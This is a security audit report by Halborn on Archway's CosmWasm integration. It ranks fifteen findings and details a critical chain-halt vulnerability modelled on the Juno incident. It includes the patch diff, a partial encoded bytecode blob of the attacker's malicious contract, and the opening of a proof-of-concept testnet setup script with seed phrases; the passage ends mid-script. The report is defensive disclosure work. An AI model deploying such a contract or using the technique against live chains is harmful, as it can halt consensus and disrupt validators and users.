Archway - Custom WASM Integration

Cosmos Security Audit

Prepared by: **Halborn**

Date of Engagement: **September 26th, 2022 - October 24th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	10/17/2022	Chris Meistre
0.2	Document Edits	10/18/2022	Gokberk Gulgun
0.3	Draft Review	10/18/2022	Gabi Urrutia
1.0	Remediation Plan	02/21/2023	Gokberk Gulgun
1.1	Remediation Plan Review	02/22/2023	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Gokberk Gulgun	Halborn	Gokberk.Gulgun@halborn.com
Chris Meistre	Halborn	Chris.Meistre@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Archway engaged Halborn to conduct a security audit on their custom **CosmWasm** integration, beginning on September 26th, 2022 and ending on October 24th, 2022 . The security assessment was scoped to the GitHub repository provided to the Halborn team.

1.2 AUDIT SUMMARY

The team at Halborn assigned one full-time security engineer to audit the security of the custom CosmWasm integration. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit to achieve the following:

- Ensure that the custom CosmWasm integration functions as intended.
- Identify potential security issues with the Archway Team.

In summary, Halborn identified a some security risks that were successfully addressed by the Archway Team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy in regard to the scope of the custom CosmWasm integration. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of structures and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose.
- Static Analysis of security for scoped repository, and imported functions. (staticcheck, gosec, unconvert, LGTM, ineffassign and semgrep)
- Manual Assessment for discovering security vulnerabilities on codebase.
- Ensuring correctness of the codebase.
- Dynamic Analysis on the custom CosmWasm integration functions and data types.

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL

1.4 SCOPE

1. IN-SCOPE TREE & COMMIT :

The security assessment was scoped to the following respositories:

- archway-network/wasmd

IN-SCOPE MODULES:

- CosmWasm integration.

2. REMEDIATION BRANCH & COMMIT ID :

- archway-v0.29.2
- Commit ID : fa6edeaf0c9aa8bb1e39da0b6d4a33d021ae6697

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	0	0	7	7

LIKELIHOOD

IMPACT

🟨	🟨	🟥	🟥	🟪 (HAL-01)
🟩	🟨	🟨	🟥	🟥
🟩	🟩	🟨	🟨	🟥
⬜	🟩 (HAL-03) (HAL-07) (HAL-08)	🟩	🟨	🟨
⬜ (HAL-09) (HAL-10) (HAL-11) (HAL-12) (HAL-13) (HAL-14) (HAL-15)	⬜	🟩 (HAL-02) (HAL-04) (HAL-05) (HAL-06)	🟩	🟨

SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 - VULNERABLE WASM SMART CONTRACT LEADS TO CHAIN HALT	Critical	SOLVED - 02/20/2023
HAL-02 - UNCHECKED GRPC ERRORS CAUSE NODE CRASH	Low	SOLVED - 02/20/2023
HAL-03 - UNCHECKED PARAMETER OF GZIP FUNCTION	Low	SOLVED - 02/20/2023
HAL-04 - GETALLCONTRACTS UNHANDLED ERROR	Low	RISK ACCEPTED
HAL-05 - DUPLICATED CHECKING LOGIC	Low	SOLVED - 02/20/2023
HAL-06 - INCORRECT ERROR CHECKS	Low	RISK ACCEPTED
HAL-07 - MISSING VALIDATION ON FUNCTIONS	Low	SOLVED - 02/20/2023
HAL-08 - DOCKER PRIVILEGED USER	Low	RISK ACCEPTED
HAL-09 - MISSING VALIDATION ON RESTORE FUNCTION	Informational	SOLVED - 02/20/2023
HAL-10 - HARDCODED VALUE IN ERROR MESSAGE	Informational	ACKNOWLEDGED
HAL-11 - COMPRESSED CONTRACTS NOT SUPPORTED	Informational	SOLVED - 02/20/2023
HAL-12 - UNPINCODE NOT IMPLEMENTED ON WASM STORE	Informational	SOLVED - 02/20/2023
HAL-13 - PANIC IS USED FOR ERROR HANDLING	Informational	RISK ACCEPTED
HAL-14 - OUTDATED OR VULNERABLE 3RD PARTY PACKAGES	Informational	SOLVED - 02/20/2023
HAL-15 - OLDER VERSION OF GOLANG IN DOCKERFILE	Informational	RISK ACCEPTED

FINDINGS & TECH DETAILS

3.1 (HAL-01) VULNERABLE WASM SMART CONTRACT LEADS TO CHAIN HALT - CRITICAL

Description:


It was found that the custom CosmWasm integration has been based off the v0.27.0 version of wasmd and v0.45.4 of cosmos-sdk.

A vulnerability in the wasm integration and the authz module in the cosmos-sdk has been detected, and was recently exploited to halt another chain (JUNO). In the vulnerability, A smart contract abused non-deterministic state in authz grants to save a different hash to all validators.

This resulted in the chain halting because the validators could not reach a consensus.


Code Location:

The v0.27.0-patch.1:



```
10 x/wasm/keeper/keeper.go
@@ -500,6 +500,16 @@ func (k Keeper) reply(ctx sdk.Context, contractAddress sdk.AccAddress, reply was
          // prepare querier
          querier := k.newQueryHandler(ctx, contractAddress)
          gas := k.runtimeGasForContract(ctx)
+         if reply.Result.Ok != nil {
+                 events := reply.Result.Ok.Events
+                 for _, e := range events {
+                         attributes := e.Attributes
+                         sort.SliceStable(attributes, func(i, j int) bool {
+                                 return bytes.Compare([]byte(attributes[i].Key), []byte(attributes[j].Key)) == -1
+                         })
+                 }
+         }
+
```

Figure 1: v0.27.0-patch.1 relevant code




```
        // prepare querier
        querier := k.newQueryHandler(ctx, contractAddress)
        gas := k.runtimeGasForContract(ctx)
        res, gasUsed, execErr := k.wasmVM.Reply(ctx, codeInfo.CodeHash, env, reply, prefixStore, cosmwasmA
        k.consumeRuntimeGas(ctx, gasUsed)
        if execErr != nil {
                return nil, sdkerrors.Wrap(types.ErrExecuteFailed, execErr.Error())
        }

```

Figure 2: Patch not applied

Juno Halt Root Cause Steps:

- An attacker deployed a malicious contract on the Juno.
- A malicious contract is located on the Mint Scan.



Messages


Sender juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924

Code Id 578

Byte Code

H4sIAAAAAAAA/9y9DXBe13UYeP
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

- During the review of malicious contract, it has been observed that the attacker’s contract is calling authz MsgGrant and MsgRevoke.



```
"events": [
    {
        "type": "cosmos.authz.v1beta1.EventGrant",
        "attributes": [
            {
                "key": "msg_type_url",
                "value": "\"/cosmos.bank.v1beta1.MsgSend\""
            },
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
            {
                "key": "grantee",
                "value": "\"juno1h3ede2xsl2a533lddsjpfzv56z7cmctpdsm924\""
            }
        ]
    },
    {
        "type": "cosmos.authz.v1beta1.EventRevoke",
        "attributes": [
            {
                "key": "granter",
                "value": "\"juno1nzffwccpc43s97zna2z9q7mpwlj0frwdcq5trpvtmz5dna7r48hs6cgj3w\""
            },
```

- The smart contract leads to non-determinism in authz MsgGrant where the grant expiration was suspected to default to the node’s OS time if unset by the message sender.
- The reply() feature of CosmWasm allows calling a message and getting back its output events. With a couple of messages, a non-deterministic event ordering occurred in the authz module, which causes chain halt.


Proof Of Concept:

Binary of Malicious Contract

Listing 1: setup.sh

```
#!/bin/bash

cd /home/chris/Work/Halborn/AUDIT/ARCHWAY/archway
rm -rf build
make build
export PATH=$PATH:`pwd`/build

rm -rf testnet/
mkdir testnet
```

```
cd testnet

export NODE_1_ACCOUNT="race draft rival universe maid cheese steel logic crowd fork comic easy truth drift tomorrow eye buddy head time cash swing swift midnight borrow"
export NODE_2_ACCOUNT="lock until swarm rival chaos intact style radio silent air ship siren garbage wheat runway tornado subway moral bench arrow phone medal bar feed"
export NODE_3_ACCOUNT="castle quote local answer cheap crunch decrease average rare time piano income ticket weekend supply devote earth bunker exhaust network real claw require cool"
export NODE_4_ACCOUNT="dog remind design enrich kingdom village lottery sleep access impulse actual verb finger wreck main disorder erosion involve marriage cup quick meadow scale antenna"
export NODE_5_ACCOUNT="develop eagle toast brass table month biology fabric oven actor upper empty pigeon drum leave artist net defense excuse humor verb gown delay garden"

export USER_KEY_1="hand inmate canvas head lunar naive increase recycle dog ecology inhale december wide bubble hockey dice worth gravity ketchup feed balance parent secret orchard"
export USER_KEY_2="alley afraid soup fall idea toss can goose become valve initial strong forward bright dish figure check leopard decide warfare hub unusual join cart"
export USER_KEY_3="record gift you once hip style during joke field prize dust unique length more pencil transfer quit train device arrive energy sort steak upset"

echo "+++++++++++++++++++++++++++++++++++++++++++++++"
echo " NODE INIT"
echo "+++++++++++++++++++++++++++++++++++++++++++++++"
archwayd init node1 --chain-id my-chain --home ./node1
archwayd init node2 --chain-id my-chain --home ./node2
archwayd init node3 --chain-id my-chain --home ./node3
archwayd init node4 --chain-id my-chain --home ./node4
archwayd init node5 --chain-id my-chain --home ./node5

echo "+++++++++++++++++++++++++++++++++++++++++++++++"
echo " RECOVER NODE ACCOUNTS"
echo "+++++++++++++++++++++++++++++++++++++++++++++++"
echo $NODE_1_ACCOUNT | archwayd keys add node1 --recover  --home ./node1
echo $NODE_2_ACCOUNT | archwayd keys add node2 --recover  --home ./node2
echo $NODE_3_ACCOUNT | archwayd keys add node3 --recover  --home ./node3
echo $NODE_4_ACCOUNT | archwayd keys add node4 --recover  --home ./node4
echo $NODE_5_ACCOUNT | archwayd keys add node5 --recover  --home ./node5

echo "++++++++++++++++++++++++++++++++++++++++++++++"
echo " RECOVER USER ACCOUNTS"
echo "++++++++++++++++++++++++++++++++++++++++++++++"
echo $USER_KEY_1 | archwayd keys add user1 --recover  --home ./node1
echo $USER_KEY_2 | archwayd keys add user2 --recover  --home ./node1
echo $USER_KEY_3 | archwayd keys add user3 --recover  --home ./node1

echo "++++++++++++++++++++++++++++++++++++++++++++++"
echo " ADD NODE GENESIS ACCOUNTS"
echo "++++++++++++++++++++++++++++++++++++++++++++++"
archwayd add-genesis-account $(archwayd keys show node1 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show node2 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show node3 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show node4 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node1
archwayd add-genesis-account $(archwayd keys show node5 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node1

archwayd add-genesis-account $(archwayd keys show node1 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node2
archwayd add-genesis-account $(archwayd keys show node2 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000umlg --home ./node2
archwayd add-genesis-account $(archwayd keys show node3 -a) 100000000000stake,1000000000validatortoken,10000000000000000000000
```



```
↳ umlg --home ./node2
archwayd add-genesis-account $(archwayd keys show node4 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node2
archwayd add-genesis-account $(archwayd keys show node5 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node2

archwayd add-genesis-account $(archwayd keys show node1 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node3
archwayd add-genesis-account $(archwayd keys show node2 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node3
archwayd add-genesis-account $(archwayd keys show node3 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node3
archwayd add-genesis-account $(archwayd keys show node4 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node3
archwayd add-genesis-account $(archwayd keys show node5 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node3

archwayd add-genesis-account $(archwayd keys show node1 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node4
archwayd add-genesis-account $(archwayd keys show node2 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node4
archwayd add-genesis-account $(archwayd keys show node3 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node4
archwayd add-genesis-account $(archwayd keys show node4 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node4
archwayd add-genesis-account $(archwayd keys show node5 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node4

archwayd add-genesis-account $(archwayd keys show node1 -a)
↳ 100000000000stake,1000000000validatortoken,10000000000000000000000
↳ umlg --home ./node5
archwayd add-genesis-account $(archwayd keys show node2 -a)
```

```
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node5
archwayd add-genesis-account $(archwayd keys show node3 -a)
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node5
archwayd add-genesis-account $(archwayd keys show node4 -a)
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node5
archwayd add-genesis-account $(archwayd keys show node5 -a)
↳ 100000000000stake,1000000000validatortoken,1000000000000000000000
↳ umlg --home ./node5

echo "+++++++++++++++++++++++++++++++++++++++++++++"
echo " ADD USER GENESIS ACCOUNTS"
echo "+++++++++++++++++++++++++++++++++++++++++++++"
archwayd add-genesis-account $(archwayd keys show user1 -a)
